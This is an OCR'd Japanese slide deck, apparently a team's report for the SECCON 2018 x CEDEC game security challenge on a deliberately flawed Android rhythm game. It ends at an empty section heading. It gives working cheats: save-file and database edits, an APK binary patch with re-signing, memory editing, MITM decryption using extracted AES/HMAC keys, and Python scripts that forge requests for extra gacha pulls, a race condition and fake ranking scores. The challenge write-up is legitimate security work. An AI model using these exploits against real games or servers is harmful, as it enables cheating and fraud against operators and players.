
# SECCON 2018 x CEDEC CHALLENGE ゲームセキュリティチャレンジ 調査・対策結果

Harekaze

# 調査フェーズ

# ゲームの概要




CHUNI MUSIC

- Android 向けの Unity 製ゲーム
- 青い円が黒い円の外周に重なった時に
  タイミングよくタップをする音楽ゲーム

目的

- 5 日間でこのゲームに存在する問題点を調べ、
  プレゼンテーション資料にまとめる

# 検証環境・調査に使用したツール

- NoxPlayer 6.2.1.1
  - Android エミュレータ (https://jp.bignox.com/)
- mitmproxy 4.0.4
  - プロキシ (https://mitmproxy.org)
- apktool 2.2.4
  - apk ファイルの展開・再パッケージ化 (https://github.com/iBotPeaches/Apktool)
- dex2jar 2.0
  - dex ファイルの jar ファイルへの変換 (https://sourceforge.net/p/dex2jar)
- jd-gui 1.4.0
  - jar ファイルのデコンパイル (http://jd.benow.ca)

# 問題点の一覧 (クライアントサイド)

- コストなしでのスタミナの回復が可能 - 7
- 装備限界数を超えてスキルの装備が可能 - 9
- root 化された端末でもゲームがプレイ可能 - 12
- 意図しない状態でのスタミナの回復が可能 - 13
- ランキング画面でリッチテキストが利用可能 - 14
- libil2cpp.so の静的解析が容易 - 17
- apk の改変が容易 - 19
- メモリ書き換えによる不正が容易 - 24
- 中間者攻撃に対して脆弱 - 31
- 秘密鍵・IV (初期化ベクタ) の取得が容易 - 35

# 問題点の一覧 (サーバサイド)

- リクエスト改ざんによる任意回数のガチャの実行が可能 - 46
- 不正にガチャをたくさん引くことが可能 - 50
- ランキングへの不正なスコアの登録が可能 - 55
- 過剰なリセマラが簡単に可能 - 59
- SQLインジェクションが可能 - 61
- 空文字列や空白文字だけの名前が使用可能 - 66

# コストなしでのスタミナの回復が可能: 概要

- スタミナ等の管理をすべてクライアント側で行っており、
  スタミナ値は SharedPreferences (Android 上で key-value 形式のデータを永続的に保存する仕組み) に平文で保存されているため、
  SharedPreferences に変更を加えるだけでスタミナの回復が行える

# コストなしでのスタミナの回復が可能: 手法

- 楽曲を遊んでスタミナが減っている状態にし、ゲームを終了
- /data/data/com.totem.chuni_music/shared_prefs/com.totem.chuni_music.v2.playerprefs.xml を adb pull で PC 上にコピー
- XML ファイルの <int name="stamina" value="(減ったスタミナ値)" /> を <int name="stamina" value="10" /> に変更する
- 変更を加えた XML ファイルを元あった場所に adb push で戻す
- ゲームを起動すると、スタミナ値が 10 に戻っているのがわかる

# 装備限界数を超えてスキルの装備が可能: 概要

- 装備中のスキルの装備の管理をクライアント側で行っており、musicgame.db というファイルに変更できる形で保存されているため、
  musicgame.db に変更を加えるだけで、本来 5 個しか装備できないスキルを無制限に装備できる

# 装備限界数を超えてスキルの装備が可能: 手法

- /data/media/0/Android/data/com.totem.chuni_music/files/databases/musicgame.db を adb pull で PC 上にコピー
- sqlcipher でデータベースを開く
- assets/bin/Data/Managed/Metadata/global-metadata.dat 中に平文で存在するパスワード piyopoyo で復号
- INSERT INTO skills (id,type) values (3761,0),(3762,0),(3763,0),(3764,0),(3765,0),(3766,0),(3767,0),(3768,0),(3769,0),(3770,0); のような SQL 文を発行し、所持しているスキルを全て skills (装備しているスキルのテーブル) に挿入
- 変更を加えたデータベースを元あった場所に adb push で戻す
- ゲームを起動すると…


データベースに変更を加えた後のスキル装備画面

# root 化された端末でもゲームがプレイ可能: 概要

- root の検知機能がゲームに搭載されていないため、
  root 化されている端末上でもゲームがプレイできる

# 意図しない状態でのスタミナの回復が可能: 概要

- スタミナが完全に回復されている場合であっても、
  (ダイアログは表示されるが) コインかジュエルをタップすると消費される

# ランキングでリッチテキストが利用可能: 概要

- 楽曲のクリア後に表示されるランキング画面において、
  hoge のような名前で登録することでリッチテキストが利用でき、
  そのユーザ以降の表示を妨げることができる

# ランキングでリッチテキストが利用可能: 手法

- <size=256>LARGE</size> というユーザ名で登録
- 楽曲をプレイし、ランキングに入る


2 位以降のユーザの名前が見えなくなっている

リッチテキストが使われたランキング画面

# libil2cpp.so の静的解析が容易: 概要

- `global-metadata.dat` に存在するクラス情報を利用することで、
  シンボル情報が削除されている `libil2cpp.so` の静的解析を簡単にできる

# libil2cpp.so の静的解析が容易: 手法

- https://github.com/Perfare/Il2CppDumper に libil2cpp.so と global-metadata.dat を与える
  - dump.cs (クラスのプロパティやメソッドのオフセットの一覧) や、DummyDll フォルダ (オフセット情報のみのダミーの dll ファイルがある) が生成される
- 生成されたファイルの情報をもとに、逆アセンブラ等を使って libil2cpp.so の解析を行う

# apk の改変が容易: 概要

- `libil2cpp.so` 等に変更を加えた上で、
  apk の再構築·再署名を行うことでゲームの改変ができる

# apk の改変が容易: 手法

- 1 回のタップでコンボ数が 255 に増えるようにする場合
- apktool で `CHUNI_MUSIC.apk` を展開
- `lib/armeabi-v7a/libil2cpp.so` を objdump で逆アセンブル
- Il2CppDumper が出力した `dump.cs` をもとに、
  タップ後にコンボ数をアップデートしているメソッド
  (`MusicGameManager$$updateCombo`) の処理を読む

```
  616ef8:    e92d4ff0    push {r4, r5, r6, r7, r8, r9, sl, fp, lr}
...
  617020:    e590005c    ldr r0, [r0, #92]    ; 0x5c
  617024:    e590101c    ldr r1, [r0, #28]
  617028:    e5900020    ldr r0, [r0, #32]
  61702c:    e0200001    eor r0, r0, r1
  617030:    e2802001    add r2, r0, #1
  617034:    e28d0030    add r0
  617038:    eb00011b    bl  61
...
```

コンボ数に 1 を加えている

MusicGameManager$$updateCombo を逆アセンブルした一部

# apk の改変が容易: 手法

- バイナリエディタを使って lib/armeabi-v7a/libil2cpp.so の 0x617030 にある 01 20 80 E2 (add r2, r0, #1) を FF 20 80 E2 (add r2, r0, #255) に変更
- apktool を使って apk を再構築 (apktool b CHUNI_MUSIC -o app-modified.apk)
- apk の再署名 (jarsigner -verbose -signedjar app-modified-signed.apk -keystore ~/.android/debug.keystore -storepass android -keypass android app-modified.apk androiddebugkey)
- 再署名された apk をインストールし、楽曲をプレイすると…


改変された apk のプレイ画面

# メモリ書き換えによる不正が容易: 概要

- ゲームに使用されているスタミナの最大値等のパラメータが、平文あるいは簡単に復元可能な形で保存されているため、これらを容易に検索し改変することができる

# メモリ書き換えによる不正が容易: 手法

- GameGuardian 等のメモリ改変ツールを端末にインストール
- 前述の Il2CppDumper が出力したファイルから、
  `maxStamina` (スタミナの最大値) の後ろには `stone` (ジュエルの個数) と
  `coin` (コインの枚数) が格納されているのが分かっている


```
// Namespace:
public class PlayerData // TypeDefIndex: 2224
{
	// Fields
	public int rank; // 0x8
	public int exp; // 0xC
	public int availableMusic; // 0x10
	public int maxStamina; // 0x14
	public int stone; // 0x18
	public int coin; // 0x1C
	public string uuid; // 0x20
	public string name; // 0x24

	// Methods
	public void .ctor(); // 0x61BF04
}
```

maxStamina, stone, coin が連続している

PlayerData のメンバのオフセット一覧

# メモリ書き換えによる不正が容易: 手法

- 現在のスタミナの最大値は 10、ジュエルの個数は 83 個、
  コインの枚数は 30 個になっている
- メンバのメモリ上の連続性を利用して `0a 00 00 00 53 00 00 00 1e 00 00 00`
  (10 進数で 10, 83, 30) でメモリを検索し、`PlayerData` のインスタンスのアドレスを
  特定
- `maxStamina` と `stone`、`coin` を 9999 に書き換えると…




メモリを改変している様子


メモリ改変後のゲームのプレイ画面

# メモリ書き換えによる不正が容易: 手法


- なお、楽曲プレイ中の重要なパラメータ (スコア、コンボ数等) は xor や加算のような単純な方法によって難読化されている
- これらの難読化への対応がされているメモリ改変ツールを利用することで、容易にスコアやコンボ数等のパラメータの改変も可能

# 中間者攻撃に対して脆弱: 概要

- 端末に不正なルート証明書をインストールさせることで、
  このルート証明書が発行した証明書を信頼させることができる
  - クライアントとサーバ間の通信は SSL/TLS によって暗号化されているが、これによって復号ができてしまう
  - クライアントとサーバ間に攻撃者が入り込むことで、
    通信の盗聴や改ざんが可能になる

# 中間者攻撃に対して脆弱: 手法

- mitmproxy や Fiddler のようなプロキシを利用する
  (今回は mitmproxy を利用する)
  - 攻撃者がプロキシを起動
  - 被害者が端末の設定を行う
    - 通信がプロキシを経由するように設定
    - プロキシによって発行されたルート証明書をインストール
  - 被害者がゲームを起動すると、攻撃者の画面では…




復号された HTTP の通信

# 中間者攻撃に対して脆弱: 手法

- SSL/TLS によって暗号化された通信は復号できた
- しかし、HTTP 上でも独自に暗号化が行われているため、
  こちらも復号を行う必要がある

# 秘密鍵・IV (初期化ベクタ) の取得が容易: 概要


- 復元が容易に可能な形で秘密鍵・IV が保存されているため、
  これらを取得して前述の独自に暗号化された通信が復号・改ざん可能

# 秘密鍵・IV (初期化ベクタ) の取得が容易: 手法

- 秘密鍵
  - apk ファイルを展開
  - `classes.dex` を dex2jar を使って jar ファイルに変換
  - 出力された `classes-dex2jar.jar` を jd-gui を使ってデコンパイル
  - 中には `com.totem.keygenerator.KeyGenerator` というクラスがあり、これによって秘密鍵の生成が行われていると推測可能
    - ただし、ネイティブコードのライブラリ内にある関数が使われている


# 秘密鍵・IV (初期化ベクタ) の取得が容易: 手法

- 秘密鍵
  - IDA Pro 等による静的解析は手間がかかる
  - Frida 等による動的解析も少々面倒
  - ⇨ jar ファイルとネイティブコードのライブラリをそのまま使い、秘密鍵を生成する Android アプリケーションを作成する



```
package com.example.st.secconxcedec2018_test;

import android.support.v7.app.AlertDialog;
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import com.totem.keygenerator.KeyGenerator;

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        KeyGenerator k = new KeyGenerator();
        new AlertDialog.Builder( context: MainActivity.this)
                .setTitle("title")
                .setMessage(hex(k.generateKey()))
                .setPositiveButton( text: "OK",  listener: null)
                .show();
    }

    public String hex(String s) {
        StringBuilder res = new StringBuilder();
        for (int i = 0; i < s.length(); i++) {
            res.append(Integer.toString(Integer.valueOf(s.charAt(i)),  radix: 16));
            res.append(" ");
        }
        return res.toString();
    }
}
```

秘密鍵を生成・表示するアプリケーションのソースコード




ダイアログで表示された秘密鍵

# 秘密鍵・IV (初期化ベクタ) の取得が容易: 手法

- 秘密鍵
  - これにより秘密鍵は **EnJ0YC3D3C2018!!** とわかった
- IV
  - 通信は AES で暗号化されているため、
    復号には秘密鍵だけではなく IV (初期化ベクタ) も必要となる
  - `global-metadata.dat` 中に
    平文で保存されている **IVisNotSecret123** という文字列が見つかる

# 秘密鍵・IV (初期化ベクタ) の取得が容易: 手法

- HMAC の秘密鍵
  - 通信の復号には秘密鍵と IV だけが必要とされる
  - サーバ側ではリクエストの検証に HMAC が使われているため、
    リクエストの偽造も行う場合には HMAC の秘密鍵も必要とされる
  - `global-metadata.dat` 中に
    平文で保存されている **`newHmacKey`** という文字列が見つかる
- これまでに得られた情報を使って、
  暗号化や復号を行う Python のライブラリを作成する

```python
import hashlib
import hmac
from Crypto.Cipher import AES

KEY = 'EnJ0YC3D3C2018!!'
IV = 'IVisNotSecret123'
HMAC_KEY = 'newHmacKey'

def calc_hmac(msg):
 return hmac.new(HMAC_KEY, msg, hashlib.sha256).hexdigest()

def pad(msg):
 x = 16 - len(msg) % 16
 return msg + chr(x) * x

def unpad(msg):
 return msg[:-ord(msg[-1])]

def encrypt(key, iv, msg):
 c = AES.new(key, AES.MODE_CBC, IV=iv).encrypt(pad(msg))
 sig = calc_hmac(msg)
 return c.encode('base64').strip(), sig

def decrypt(key, iv, c):
 s = AES.new(key, AES.MODE_CBC, IV=iv).decrypt(c)
 return unpad(s)
```

暗号化や復号を行うライブラリのソースコード

# 秘密鍵・IV (初期化ベクタ) の取得が容易: 手法

- このライブラリと mitmproxy を使って、
  通信の復号を行う Python スクリプトを作成し、実行する

```
import base64
import json
import sys
from mitmproxy import ctx
from lib import *

key, iv = KEY, IV

def request(flow):
 global key, iv
 if 'cedec.seccon.jp' not in flow.request.host:
   return
 if flow.request.path in ('/2018/key', '/2018/uuid'):
   key, iv = KEY, IV
 if flow.request.urlencoded_form:
   data = base64.b64decode(flow.request.urlencoded_form['data'])
   data = decrypt(key, iv, data)
   ctx.log.info('>%s: %s' % (flow.request.path, data))

def response(flow):
 global key, iv
 if 'cedec.seccon.jp' not in flow.request.host:
   return
 data = flow.response.get_content()
 if data:
   data = decrypt(key, iv, base64.b64decode(data))
   if 'metadata' in data:
     metadata = data['metadata']
     if 'key' in metadata:
       key = metadata['key']
     if 'iv' in metadata:
       iv = metadata['iv']
   ctx.log.info('<%s: %s' % (flow.request.path, data))
```

通信を復号するスクリプトのソースコード


JSON 形式でリクエスト/レスポンスを行っている様子がわかる

通信を復号している様子

# リクエスト改ざんによる任意回数のガチャ: 概要

- ガチャ時、ガチャを引く回数がサーバ側でチェックされていないため、
  本来 1 回か 5 回しか一度に引くことができないガチャが、
  所持コインの範囲内で 3 回や 10 回のような回数まとめて引くことができる

# リクエスト改ざんによる任意回数のガチャ: 手法

- 前述の暗号化・復号ライブラリを使い、
  /2018/gacha という API のエンドポイントに
  {“gacha”:3} という JSON を POST する

```
import json
import sys
import urlparse
import requests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

uuid = sys.argv[1]
s = requests.Session()

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

data, sig = encrypt(key, iv, json.dumps({
 "gacha": 3
}))
r = s.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig})
res = decrypt(key, iv, r.content.decode('base64'))
print res
```

/2018/gacha に POST するスクリプトのソースコード

```
$ python2 gacha.py 70d85e231ad96a599f7a429ceeb891a7
{"skills": [{"param": 200, "id": 7, "skillType": 3, "name":
"BaseScoreUpS"}, {"combo": 30, "param": 25000, "id": 2,
"skillType": 1, "name": "ScoreComboBuffM"}, {"combo": 15,
"param": 1, "id": 10, "skillType": 4, "name":
"ComboStaminaCureS"}], "metadata": {"uuid":
"70d85e231ad96a599f7a429ceeb891a7", "iv": "zKvF8HyWiRJ1zwN1"}}
```

ガチャを引いた結果が
JSON 形式で **3 つ**返ってきている

/2018/gacha に POST した結果

# 不正にガチャをたくさん引くことが可能: 概要

- レースコンディションの対策がされていないため、
  所持しているコインで引ける個数以上のスキルを引くことができる

# 不正にガチャをたくさん引くことが可能: 手法

- 前述の暗号化・復号ライブラリを使い、
  /2018/gacha という API のエンドポイントに
  {“gacha”:10} という JSON を同時に複数個 POST する

```
import json
import sys
import urlparse
import requests
import grequests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

uuid = sys.argv[1]
s = requests.Session()

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

data, sig = encrypt(key, iv, json.dumps({
 "gacha": 10
}))
reqs = [
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies),
 grequests.post(urlparse.urljoin(URL, '/2018/gacha'), data={'data': data}, headers={'X-Signature': sig}, cookies=s.cookies)
]
print grequests.map(reqs)
```

/2018/gacha に同時に複数個 POST するスクリプトのソースコード (前半)

```
s = requests.Session()
key, iv = KEY, IV

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data},
headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

r = s.get(urlparse.urljoin(URL, '/2018/skill'))
res = decrypt(key, iv, r.content.decode('base64'))
print len(json.loads(res)['skills'])
```

/2018/gacha に同時に複数個 POST するスクリプトのソースコード (後半)

```
$ python2 race_condition.py 70d85e231ad96a599f7a429ceeb891a7
[<Response [200]>, <Response [200]>, <Response [200]>,
<Response [200]>, <Response [200]>]
50
```

本来 10 個しか引けないガチャを
**50 個**引くことができている

/2018/gacha に POST した結果

# ランキングへの不正なスコアの登録: 概要

- ランキングへの登録時、スコア等がサーバ側でチェックされていないため、
  123456789 のような通常のプレイでは達成できないスコアや、
  本来は存在しない楽曲の ID、難易度でのスコアの登録ができる

# ランキングへの不正なスコアの登録: 手法

- 前述の暗号化・復号ライブラリを使い、
  `/2018/score` という API のエンドポイントに
  不正なスコアが入力された状態の JSON を POST する

```
import json
import sys
import urlparse
import requests
from lib import *

URL = 'https://cedec.seccon.jp'
key, iv = KEY, IV

uuid = sys.argv[1]
s = requests.Session()

data, sig = encrypt(key, iv, json.dumps({'uuid': uuid}))
r = s.post(urlparse.urljoin(URL, '/2018/key'), data={'data': data}, headers={'X-Signature': sig})
metadata = json.loads(decrypt(key, iv, r.content.decode('base64')))['metadata']
key, iv = metadata['key'], metadata['iv']

data, sig = encrypt(key, iv, json.dumps({
 "myScore": {
   "musicId": 12345,
   "difficulty": 12345,
   "score": 2147483647,
   "uuid": uuid
 }
}))
r = s.post(urlparse.urljoin(URL, '/2018/score'), data={'data': data}, headers={'X-Signature': sig})
res = json.loads(decrypt(key, iv, r.content.decode('base64')))
scores, metadata = res['gameScores'], res['metadata']
iv = metadata['iv']
print json.dumps(scores)
```

/2018/score に POST するスクリプトのソースコード

```
$ python2 cheat_score.py 70d85e231ad96a599f7a429ceeb891a7
[{"score": 2147483647, "name": "hirotasora"}]
```

明らかにおかしいスコアが
そのままランキングに登録されている

/2018/score に POST した結果

# 過剰なリセマラが簡単に可能: 概要

- ゲームのデータを削除するだけでリセットできるために、
  気に入ったスキルが出るまでデータの削除とガチャを繰り返す、
  いわゆるリセマラが簡単にできる

# 過剰なリセマラが簡単に可能: 手法

